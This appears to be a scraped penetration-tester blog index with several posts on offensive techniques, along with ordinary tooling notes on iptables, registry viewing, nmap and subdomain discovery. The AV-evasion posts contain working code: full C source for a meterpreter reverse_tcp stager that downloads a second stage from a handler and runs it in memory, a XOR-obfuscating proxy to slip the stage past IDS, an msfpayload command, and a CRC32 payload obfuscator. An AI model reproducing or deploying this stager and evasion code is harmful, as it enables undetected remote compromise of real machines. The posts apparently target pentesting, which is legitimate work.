[QP] raw sockets & iptables

Funny how sometimes you don’t realize stuff until you actually try to interact with it instead of just observing it. I’ve used tcpdump many times behind a normal iptables ruleset, I’ve also used ‘dhclient eth0’ a lot of times. None of those times though did I realize that dhclient uses raw sockets and that iptables is unable to block those connections. As far as I can tell and with some help from the #netfilter guys on freenode it seems you can’t block raw socket connections at the moment in an easy way. It’s not as bad as it sounds though since you either need root privileges or the CAP_NET_RAW capability to be able to use raw sockets.

If you want to see this for yourself do the following:

iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP

Now try to resolve something or connect to something:

DNS resolving
host http://www.google.com

;; connection timed out; no servers could be reached

TCP connect
nc -vv 173.194.112.51 80

nc: connect to 173.194.112.51 port 80 (tcp) failed: Connection timed out

Now if you do this with raw sockets, using scapy for example:

DNS resolving
>>> a,u = sr(IP(dst=”208.67.220.220″)/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname=”www.google.com”)))

Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> print a.show()
0000 IP / UDP / DNS Qry “www.google.com” ==> IP / UDP / DNS Ans “173.194.112.51”

TCP connect
>>> a,u = sr(IP(dst=”173.194.112.51″)/TCP(sport=3445))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> print a.show()
0000 IP / TCP 10.50.0.103:3445 > 173.194.112.51:http S ==> IP / TCP 173.194.112.51:http > 10.50.0.103:3445 SA / Padding

Like you can see the resolving works fine and the TCP connection attempt also works fine since we receive a SYN+ACK, this is all happing while we have our iptables policy on DROP. Fun stuff right?

In my opinion this doesn’t really have a lot of real world usage, even though some backdoors as referenced before in my post about connectionless backdoors use the raw socket sniffing method to activate themselves. It could come in handy though if you become root on a server with a strict firewall and you don’t want to alter the firewall, you could use raw sockets for sending and receiving to cut right through it.

If you are wondering QP stands for Quick Post.

Remote hash dumping: no processes or tool upload needed

So after my last article, in which I describe an alternative way to execute code on a remote machine if you have the local administrator’s password, I kept wondering what else could be done with the remote registry? The first thing I immediately thought of was dumping the windows hashes. The reason I thought of this was because it would have several advantages:

  • You would not need to bypass anti virus
  • You would not need to worry about uploading executable files
  • You would not need to worry about spawning new processes on the remote machine
  • You would only need one open port

Since I dislike reinventing the wheel (unless it’s for educational purposes) I started to first search around and see what current methods are available. As far as I can tell they all boil down to the following:

  • Use psexec to dump hashes by
    • Spawning a new process and running reg.exe
    • Uploading your own executable and running it
  • Use WMI to spawn a new process and run reg.exe
  • Use Windows tools
    • regedit.exe / reg.exe
    • Third party (WinScanX)

If you are not interested in my first failed attempt, the learned things you can skip directly to the script on GitHub as usual. Keep reading if you want to know the details. In case you are wondering: Yes I used impacket, it rocks.

Continue reading “Remote hash dumping: no processes or tool upload needed”

Alternative psexec: no wmi, services or mof needed

For me the fun in hacking still remains in finding new ways to achieve the same goal. On one of those days with splendid sun and people having their beer, I thought it would be a good idea to start researching how to get a remote Windows shell without using any of the more  well known methods and preferably from a Linux host. To set the proper context I’m talking about the situation where you have gathered local administrative credentials and want to start gathering shells all over the network. I started to research the current methods and see how they worked the way they did. Then I did a lot of searching around and also some basic process monitoring stuff. This eventually gave me what I wanted a new?? way to start remote processes without using any of the known methods BUT unfortunately it has one possible drawback: it is not instant like the other well known methods.  Depending on your goal and time this can be as much a drawback as it can be an advantage. The actual method IS NOT really new it’s just used in a remote way. Let’s do a quick recap of the ‘well known’ methods I’m referring to, to make sure we are on the same level:

psexec
This is probably the most well known one and implemented in a dozen ways. The basics revolve around uploading an executable and creating a service that starts the executable. It’s efficient, reliable and thoroughly tested. It works from Windows and Linux hosts.

Windows Management Instrumentation (WMI)
This one is often used from visual basic script files or powershell scripts to exeute processes remotely. As far as I can tell it uses some undocumented dcerpc functions. It works very nice from Windows host, but I haven’t seen a Linux implementation yet. There is a libwmi library but I think it only does WMI queries, please correct me if I’m wrong.

Windows Remote Management / Shell (WinRM / WinRS)
This one is pretty neat since it uses the mechanisms provided by Windows to give you a direct shell without uploading anything or making use of temporary files. There is a nice write up about it on the rapid7 website.

Managed Object Format (MOF)
This one seems to have come into existing with Stuxnet and is pretty sexy. All you have to do is drop a correctly prepared file and Windows will execute it.

Looking at all these methods there are a two things that caught my attention:

  • DCE/RPC is pretty powerful
  • Eventually you want to upload your own executable (ex: meterpreter)

If you are impatient you can skip to the source of the POC on github, if you want to know more keep reading.

Continue reading “Alternative psexec: no wmi, services or mof needed”

sslsniff howto dump the temporary key

sslsniff written by Moxie Marlinspike is a pretty nice tool to do SSL analysis. It has two modes of operation:

  • Authority mode
    • Dynamically generates certificates and signs them with the specified CA
  • Targeted mode
    • Uses pre-generated certificates to attack specific sites

Like most (if not all) tools there is always a situation where you want to look at the decrypted data in wireshark.  So yes, for that you would use the ‘targeted mode’, but then again wouldn’t it be nice if you could also do that using the Authority mode? Since I’ve never really messed with reversing and hooking on linux I chose to make a solution that wouldn’t require source code changes to sslsniff. Since the source code is available it helped me to cheat and be able to understand things better. Most of the information I had to read, to actually understand what I was doing can be found at the end of this post under the heading ‘references’. It’s fun to see what you can manage in a short amount of time if you stick to it.

The TL;DR version can be grabbed from my gihub it contains the source code and scripts you need to dump the temporary SSL key. For the ones wondering how I approached his, please keep reading.

Continue reading “sslsniff howto dump the temporary key”

vbscript based interactive registry viewer

Sometimes (don’t ask me why) when you are hacking some terminal server it happens that an administrator has disabled regedit.exe and reg.exe, but forgot about visual basic script (vbs). I know, I know everyone is all busy with powershell, but trust me sometimes vbs is the right script for the job. So I hacked together a quick script to view the registry which you can find on my github:

https://github.com/DiabloHorn/DiabloHorn/blob/master/misc/regview.vbs

It should be pretty self-explanatory, but just in case here is some example usage:

C:\>cscript regview.vbs
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[] help

help - displays this help
cd  - change to that key
back - go to parent/previous key
ls - list current subkeys
lsv - list current key values
use - root key number to use
        0 - HKEY_CLASSES_ROOT
        1 - HKEY_CURRENT_USER
        2 - HKEY_LOCAL_MACHINE
        3 - HKEY_USERS
        4 - HKEY_CURRENT_CONFIG

[] use
key number: 1
[HKEY_CURRENT_USER\] cd software\vmware, inc.
[HKEY_CURRENT_USER\software\vmware, inc.] ls
VMware Tools
[HKEY_CURRENT_USER\software\vmware, inc.] cd vmware tools
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools] lsv
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools] ls
Hgfs Usability
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools] cd hgfs usability
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools\hgfs usability] lsv
Entry Name: mappedDriveLetter
        Data Type: String
        Value: z
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools\hgfs usability] back
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools] back
[HKEY_CURRENT_USER\software\vmware, inc.] exit

I know it lacks a search function, I’ll see if I get around to implement it any time soon. A script to change values is a whole other story though and something I don’t really need that often. If you encounter bugs, do fix them :)

Verifying Nmap scans

So the other day while talking with Slurpgeit the following issue came up:

During a scan nmap reported 1000 ports filtered for the host, but wireshark told us otherwise a RST was received for a few ports but with a delay of ~18 seconds

Hmm that’s interesting, so that means that if wireshark hadn’t been monitored during the scan, the closed ports would have been missed or even worse what if open ports had been missed? The RTT to the host however were within normal ranges, also a simple ping worked fine without any delay whatsoever. Which brings us to an ancient saying about hacking:

Never trust your tools completely, always verify your results! Then verify them again and finally check that they are correct.

Since this is (assumed) something that doesn’t occur that often, you most probably want to automate the verification step. Unless you love looking at scrolling packets in your wireshark window. We can do it actively (real time sniffing) or passively (pcap) after the scans are done. I choose to implement the latter, the passive and after-the-facts verification. Reason being that all you most probably want is to check if something has gone wrong, if not just continue hacking your target. So let’s setup a lab environment to reproduce this issue and then let’s write a script for it using scapy.

I chose to just create two virtual machines within the same subnet, one being the attacker and one being the victim. To delay the traffic on the victim side I used netem since I didn’t manage to do it with iptables. I delayed one port with the following lines I found on the interwebs:

sudo tc qdisc add dev eth0 root handle 1: prio
sudo tc qdisc add dev eth0 parent 1:1 handle 2: netem delay 5s
sudo tc filter add dev eth0 parent 1: protocol ip prio 1 u32 match ip sport 22 0xffff flowid 1:1

This will effectively delay all outgoing packets from port 22 with 5 seconds, which is more then enough to make nmap think it’s a filtered port. Fun fact: while playing with netem, if you apply the delay to all packets then nmap won’t even begin to scan the host, since according to it’s arp scan the host is down. Let’s fire up nmap and take a look at the output:
Continue reading “Verifying Nmap scans”

finding sub domains with search engines

Finding sub domains using DNS is common practice, for example fierce does a pretty nice job. Additionally fierce presents a nice overview of the possible ranges that belong to your target. For some odd reason I also like to find sub domains using search engines, even though this will deliver results that are far from exhaustive. In the past I wrote a perl script to do this, but since I’m becoming a fan of python I decided to rewrite it in python. For example using python-requests and beautifulsoup it only takes like ~10 lines to scrape the sub domains from a search engine page:

def getgoogleresults(maindomain,searchparams):
    regexword = r'(http://|https://){0,1}(.*)' + maindomain.replace('.','\.')
    try:
        content = requests.get(googlesearchengine,params=searchparams).content
    except:
        print >> sys.stderr, 'Skipping this search engine'
        return
    soup = BeautifulSoup(content)
    links = soup.find_all('cite')
    extract = re.compile(regexword)
    for i in links:
        match = extract.match(i.text)
        if match:
            res = match.group(2).strip() + maindomain
            if res not in subdomains:
                subdomains.append(res)

This script doesn’t parse all the result pages from the search engines. Actually it only parses the first page. This is because I wanted to keep it simple for the moment being and it helps to not get blocked that quickly. To compensate for the lack of crawling the results, the script uses multiple search engines and negates the results from one engine onto another.  For example it performs queries like:

site:somedomain.tld -site:subdomain1.somedomain.tld

As said it compensates somewhat for the lack of crawling the results pages but it will surely fail to find all sub domains indexed on the search engines. This is how it looks like:

searchsubdomain.py hacktalk.net
blog.hacktalk.net
leaks-db.hacktalk.net
ns2.hacktalk.net
www.hacktalk.net

Which is exactly the moment when I realised I’d also would like the ip addresses that belong to the found domains. I wrote a separate script for that which uses the adns python bindings. This is how it looks like:

searchsubdomain.py hacktalk.net | dnsresolver.py 
ns2.hacktalk.net 209.190.32.59
www.hacktalk.net 209.190.32.59
leaks-db.hacktalk.net 209.190.32.59
blog.hacktalk.net 209.190.32.59

If you wonder why I wrote a new script that uses adns:

real 0m46.962s
user 0m0.904s
sys 0m0.180s

That’s the time it took to resolve 2280 hosts including a couple of 3 second delays to not hog the DNS server. Also for tasks like this (brute forcing sub domains with DNS) bash is your friend:

for i in `cat hosts.txt`;do echo $i”.hacktalk.net” >> hacktalkdomains.txt;done
dnsresolver.py hacktalkdomains.txt | grep -vi resverror

I copied the two scripts to my /usr/local/bin directory to be able to use them from anywhere on the cli. You can find them over here: https://github.com/DiabloHorn/DiabloHorn/tree/master/misc

Quick tiny python web proxy

Python just keeps amazing me, the following code is all you need to have a proxy up and running in like 10 seconds


from flask import Flask
from flask import request

import requests

app = Flask(__name__)


hosttorequest = 'www.cnn.com'

@app.route('/')
def root():
    r = requests.get('http://'+hosttorequest+'/')
    return r.content

@app.route('/<path:other>')
def other(other):
    r = requests.get('http://'+hosttorequest+'/'+other)
    return r.content
    
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)

Now this sure makes it easy to start hiding some stuff in there. To get it up and running just do: sudo python filename.py

Firewalking with nmap

uhh firewalking, what’s that?

To quote the original paper (1998):

A Traceroute-Like Analysis of IP Packet Responses to Determine Gateway Access Control Lists

Now that sounds pretty neat right or not if you usually only focus on open ports and ignore all other relevant information that a network scan can give you. The paper does a pretty good job of explaining the technique, so I’m not going to repeat that. Let’s just see if we understood it correctly by doing a manual test and then let’s see how we can use nmap to automate this. In case you are wondering why I don’t use the original Firewalking tool, it’s cause I prefer to not have a lot of fragmented tools unless I really need them. I mean nmap is a great tool and it just saves you a lot of time if you can just perform all (or as much as possible) of the network mapping with nmap.


Let’s setup a little lab which roughly looks like this:

basicsetup

So basically the attacker wants to enumerate the firewall rules that are in place on vyatta. As said, let’s start with grasping the concept of firewalking, by testing if we can proof the following configuration:

Continue reading “Firewalking with nmap”

We bypassed antivirus, how about IDS/IPS?

So like we have seen in previous posts bypassing antivirus engines isn’t always as difficult as you would expect. Now how about bypassing IDS/IPS systems? After all, the only thing we have done is make the initial stager undetected, the second stage still needs to be transferred over the wire. We have a couple of options to do this:

The first one has already been done by metasploit and integrates really nice within metasploit, so let’s build the second one for fun, profit and general learning.

Since we just want some obfuscation and nothing fancy we’ll just use our good friend XOR to obfuscate the payload. We do want this to be reusable or at least keep it simple. So I’ve chosen to implement an encrypting proxy. Why you ask?

  • You don’t have to change or edit metasploit code
  • You don’t have to change or edit the stage itself
  • You only have to change your stager
    • We have already build our own stager :)

So let’s modify our stager to support XOR decryption. For that we need a XOR function and actually calling that function.

/*
	Use for additional obfuscation??
	http://stackoverflow.com/questions/12375808/how-to-make-bit-wise-xor-in-c
*/
void xor(char *data,int len){
	int i;

	for(i=0;i<len;i++){
		data[i] = data[i] ^ 0x50;
	}
}

Then you actually call the function:

	do{
		response = recv(meterpretersock, recvbuf, 1024, 0);
		xor(&recvbuf[0],response);
		memcpy(payload,recvbuf,response);
		payload += response;
		total += response;
		payloadlength -= response;

	}while(payloadlength > 0);

Those are all the modifications we need to make to our existing stager. The proxy however we’ll need to build from scratch, these are the minimal steps it needs to perform to support a windows/meterpreter/reverse_tcp payload:

  • Listen for incoming connections
  • Connect to the metasploit handler
  • Read the payload length
  • XOR the payload on the fly
  • forward it to our stager
  • Just relay all traffic between stager and metasploit after this point

The only interesting part which is handling the initial stager connection looks like this:

#handle the initial stager connection
def handler(clientsock,addr):
    msfsock = socket(AF_INET, SOCK_STREAM)
    msfsock.connect((MSFIP, MSFPORT))
    msfdata = ''
    #read and send payload length to meterpreter
    msfdata = msfsock.recv(4)
    clientsock.send(msfdata)
    datalen = struct.unpack('<I',msfdata)[0]
    print "payload size %s" % datalen
    #now start sending and xor'ing the data
    while datalen > 0:
        msfdata = msfsock.recv(BUFF)
        xorreddata = ''
        for i in range(len(msfdata)):
            xorreddata += chr((ord(msfdata[i]) ^ XORKEY) & 0xFF)
        clientsock.sendall(xorreddata)
        rl = len(msfdata)
        datalen = datalen - rl
        print "send data %s remaining %s" % (rl,datalen)
    #we are done with obfuscation, just relay traffic from now on
    print "Starting loop"
    thread.start_new_thread(trafficloop,(msfsock,clientsock))
    thread.start_new_thread(trafficloop,(clientsock,msfsock))

Now when you run it you’ll encounter an interesting bug/feature in metasploit as in that metasploit doesn’t allow connections from 127.0.0.1. You can work around this by adding your own local loopback interface as explained here: http://www.kartook.com/2010/10/linux-how-to-add-loopback-on-ubuntu/

After solving that you just start metasploit payload handler:

msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LHOST=10.10.10.100 LPORT=4444 E

Then you start the encrypting proxy:

./ep.py 10.50.0.103 9999 10.10.10.100 4444

The only thing you have to do now is launch the custom stager and if everything goes as planned your metasploit terminal will look like this:

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 10.10.10.100
LPORT => 4444
[*] Started reverse handler on 10.10.10.100:4444 
[*] Starting the payload handler...
[*] Sending stage (762880 bytes) to 10.10.10.100
[*] Meterpreter session 1 opened (10.10.10.100:4444 -> 10.10.10.100:44995) at 2013-02-21 02:04:02 +0100

meterpreter > getuid
Server username: WIN-COMP\research
meterpreter >


and if you look at the data in wireshark it looks like this, instead of having the usual “This program cannot be run in DOS mode.”:

idsbypass

You can find the complete code for this (stager  & proxy) on my github as usual, as for the compiling instructions I’ve explained those in a previous post.

console/terminal logs ftw

Occasionally I find myself wishing I had logged the output of some command for later reference and often during those occasions I find myself wishing it had a time stamp. So here is a nice reminder to myself, next time make sure my pentesting machine has these modifications.

  • Make sure my prompt includes the time
  • Log everything

bash prompt with time stamp (.bashrc)

#example of what we want:
#PS1="\n[\t] \u@\h:\w\$ "
#embedded in the default ubuntu options "\n[\t] "

if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\n[\t] \u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\n[\t] \u@\h:\w\$ '
fi

bash with continuous logging (.bashrc)
make sure we always log our stuff. Note when doing interactive stuff the logs get a little but ugly…but we can live with that
Courtesy of: http://ubuntuforums.org/showthread.php?t=1796500 & https://answers.launchpad.net/ubuntu/+source/gnome-terminal/+question/7131

if [ -z "$UNDER_SCRIPT" ]; then
        logdir=$HOME/conlogs
        if [ ! -d $logdir ]; then
                mkdir $logdir
        fi
        #gzip -q $logdir/*.log
        logfile=$logdir/$(date +%F_%T).$$.log
        export UNDER_SCRIPT=$logfile
        script -f -q $logfile
        exit
fi

References

Evade antivirus convert shellcode to c

So another way to have a meterpreter stager bypass AV is to just port the shellcode to C instead of obfuscating it like I explained in my previous article, still assuming psexec like purposes here.

0

Assembly always seems terrifying if you’ve never worked with it previously, but just like all source code it depends on the coder if it really is terrifying. Take for example the shellcode for the meterpreter stages, that’s some neat code and easy to read also thanks to the comments. Let’s take a look at all the asm for the meterpreter/reverse_tcp stager and determine what it does:

Since we are coding in C there is a lot of stuff we don’t need to convert, for example the API resolving is not really needed. So basically what we have to do is:

  • connect to metasploit handler
  • get the second stage
  • execute it in memory

For the impatient ones, here is the C code you can compile and use. For the ones interested on how to compile and use it, read on.

/*
	Author: DiabloHorn https://diablohorn.wordpress.com
	Undetected meterpreter/reverse_tcp stager
	Compile as C
	Disable optimization, this could help you later on
	when signatures are written to detect this. With a bit of luck
        all you have to do then is compile with optimization.

*/
#include <WinSock2.h>
#include <Windows.h>
#include <stdio.h>

#include "LoadLibraryR.h"
#include "GetProcAddressR.h"

#pragma comment(lib, "ws2_32.lib")

int initwsa();
short getcinfo(char *,char *,int);
SOCKET getsocket(char *);
DWORD WINAPI threadexec(LPVOID);

/* setting up the meterpreter init function */
typedef DWORD (__cdecl * MyInit) (SOCKET fd);
MyInit meterpreterstart;

/* http://msdn.microsoft.com/en-us/library/windows/desktop/ms738545(v=vs.85).aspx */
WSADATA wsa;

/*
	doit
*/
int CALLBACK WinMain(_In_  HINSTANCE hInstance,_In_  HINSTANCE hPrevInstance,_In_  LPSTR lpCmdLine,_In_  int nCmdShow){
	HANDLE threadhandle;
	DWORD  threadid;
	STARTUPINFO si;
	PROCESS_INFORMATION pi;
	char szPath[MAX_PATH];

	GetModuleFileName(NULL,szPath,MAX_PATH);
    ZeroMemory( &si, sizeof(si) );
    si.cb = sizeof(si);
    ZeroMemory( &pi, sizeof(pi) );

	/* Quick & Dirty hack to make this usable for psexec like stuff
	   When executed the first time it will spawn itself this makes
	   sure we return on time and don't get killed by the servicemanager
	*/

	if(strlen(lpCmdLine) == 0){
		strcat_s(szPath,MAX_PATH," 1");
		CreateProcess(NULL,szPath,NULL,NULL,FALSE,0,NULL,NULL,&si,&pi);
	}

	if(strlen(lpCmdLine) > 0){
		//thread just for fun...no real purpose atm
		threadhandle = CreateThread(NULL,0,threadexec,szPath,0,&threadid);
		WaitForSingleObject(threadhandle,INFINITE);
	}
}

/* http://msdn.microsoft.com/en-us/library/windows/desktop/ms682516(v=vs.85).aspx
	read port:ip
	Receive stage
	Load it using reflectivedllinjection
*/
DWORD WINAPI threadexec(LPVOID exename){
	SOCKET meterpretersock;
	int response = 0;
	int total = 0;
	char *payload;
	char recvbuf[1024];
	DWORD payloadlength = 0;
	HMODULE loadedfile = NULL;

	if(initwsa() != 0){
		exit(0);
	}

	meterpretersock = getsocket((char *)exename);
	response = recv(meterpretersock, (char *)&payloadlength, sizeof(DWORD), 0);

	payload = (char *)malloc(payloadlength);
	memset(payload,0,payloadlength);
	memset(recvbuf,0,1024);

	do{
		response = recv(meterpretersock, recvbuf, 1024, 0);
		memcpy(payload,recvbuf,response);
		payload += response;
		total += response;
		payloadlength -= response;

	}while(payloadlength > 0);
	payload -= total;
	loadedfile = LoadLibraryR(payload,total);
	meterpreterstart = (MyInit) GetProcAddressR(loadedfile,"Init");
	meterpreterstart(meterpretersock);

	free(payload);
	//closesocket(sock); meterpreter is still using it
}
/*
	Get a socket which is allready connected back
*/
SOCKET getsocket(char *self){
	SOCKADDR_IN dinfo;
	SOCKET sock;
	int respcode = 0;
	char *ipaddr = (char *)malloc(sizeof(char)*25);
	short port = 0;

	memset(ipaddr,0,sizeof(char)*16);
	port = getcinfo(self,ipaddr,16);

	sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
	if(sock == INVALID_SOCKET){
		printf("socket failed\n");
		exit(0);
	}
    dinfo.sin_family = AF_INET;
    dinfo.sin_addr.s_addr = inet_addr(ipaddr);
    dinfo.sin_port = htons(port);

	respcode = connect(sock, (SOCKADDR *) &dinfo, sizeof (dinfo));
	if(respcode == SOCKET_ERROR){
		exit(0);
	}
	free(ipaddr);
	return sock;
}

/*
	Initialize winsock
*/
int initwsa(){
	int wsaerror = 0;
	//wsa is defined above main
	wsaerror = WSAStartup(MAKEWORD(2,2),&wsa);
	if(wsaerror != 0){
		return -1;
	}
	return 0;
}

/*
	Get ip address and port information from our own executable
	Feel free to hardcode it instead of doing this
*/
short getcinfo(char *self,char *ipaddr,int len){
	int i = 0;
	int offset = 0x4e;
	//[port as little endian hex][ip as string \0 terminated]
	//9999 -> 270f -> 0f27
	//127.0.0.1 -> 127.0.0.1
	//make sure to padd with \0's until max buffer, or this will read weird stuff
	short port = 0;
	FILE * file = fopen(self, "r");
	fseek(file,offset,SEEK_SET);
	fread((void *)&port,(size_t)sizeof(short),1,file);
	fread(ipaddr,(size_t)len,1,file);
	fclose(file);
	return port;
}

Continue reading “Evade antivirus convert shellcode to c”

Hash encapsulation to bypass AV

The previous entry was about lowering detection rates on AV by just simply recompiling and/or optimizing the source. This worked pretty well except for the really known tools like meterpreter. So let’s continue where we left off and make a undetectable executable for psexec purposes. First thing I did was the most obvious thing of course, I followed the shellcodeexec instructions and generated a metasploit alpha-numeric shellcode. Then I adjusted the source of shellcodeexec to incorporate the shellcode instead of passing it as an argument. This however failed miserably and the detection ratio was higher then 6/46. Then it hit me: I had lowered the detection rate on the ‘stage’ part and NOT on the ‘stager’ part. So that means we have to make some more executable code undetected, this time we’ll put a little bit more of effort into it:


FUD

Now that looks pretty sweet doesn’t it? 0/46 seems this time we don’t have to be happy with just lowering the detection rate, we have fully evaded it. Let’s have a look at how we can do this:

The concept of “self brute forcing” was used, but instead of using a cipher like AES, I used hashes. Normally you encrypt the entire payload with a weak key and then upon execution you brute force the key, hyperion is an example of this technique.  It’s pretty bulky still since the entire payload is just one big blob.  So I thought why only brute force the key and not the entire payload? So I modified the already undetected shellcodeexec to contain only hashes of the meterpreter payload. This way it’s a single executable that you can use for all kind of stuff. Don’t forget however that it’s still staged, so with this we are making the ‘stager’ part fully undetectable, but not the actual stage. If you need just one exe without stages have a look at ultimet.

Let’s generate the shellcode that is being detected:

cd /opt/metasploit-4.5.0/app
msfpayload windows/meterpreter/reverse_tcp EXITFUNC=thread LPORT=4444 LHOST=10.50.0.103 R | msfencode -a x86 -e x86/alpha_mixed -t raw BufferRegister=EAX

Which looks like this:

PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2[…]

That doesn’t look to hard to obfuscate does it? Let’s go at it one step at the time. First we decide what hashing algorithm we want to use. For the POC implementation I went with CRC32 which is fast and the code is small. Then you have to decide how much data you want to brute force, the more data you brute force the longer it takes. So I went for a 3 character brute force. Now that we know all this we can get hands-on and build the obfuscator and then implement the bruteforcer into shellcodeexec. The obfuscator looks like this:

void genhashes(char *s,int len,int steps){
	int i,j;
	char *data = (char *)malloc(steps);
	memset(data,0,steps);

	printf("\n");
	for(i=0;i<len;i+=steps){
		for(j=0;j<steps;j++){
			data[j] = s[i+j];
		}
		printf("%u,",crc32(&data[0],strlen(data)));
	}
	free(data);
}

Like you can see it loops through the string and hashes per the given amount of characters, which are outputted in C array friendly format. So now your payload looks like this:

4152682635,2930860581,2930860581,2930860581,2930860581,2930860581,4135321336,919810150,[…]

Continue reading “Hash encapsulation to bypass AV”

AV evasion: Recompiling & Optimizing FTW!

Lowering the detection rate of binaries can be done in two mayor ways like we all know:

  • modify the binary
  • modify the source

The first option one has a lot of articles on the internet covering it, so I’ll not be covering it, maybe in the feature. The second one is also a well known one, but not a often used one imo. A lot of people are either afraid of the source, don’t understand it or think they’ll brake it.

So let’s try and take those fears away, specially since it also requires minimal effort & time which can be a real PITA when you need to pwn a company in a couple of hours. Let’s take shellcodeexec as our first example and directly dive into the whole compiling thing. For the ones wondering what it is, Carnal0wnage has a great writeup on how to use it and what it is. You’ll need a compiler, which luckily for use there are tons of. To keep it simple I’ve used Visual Studio Express 2010. It’s a great IDE & Compiler in one and a lot of source just works. After downloading and installing it, here comes the “hard” part:

  • Download the shellcodeexec source
  • Extract it
  • Doubleclick on “shellcodeexec-master\windows\shellcodeexec\shellcodeexec.vcproj”
  • Click “Finish” on the conversion wizard window

  • Change Debug to Release

makerel

  • Then press F7
  • The executable appears in the folder “shellcodeexec-master\windows\Release”

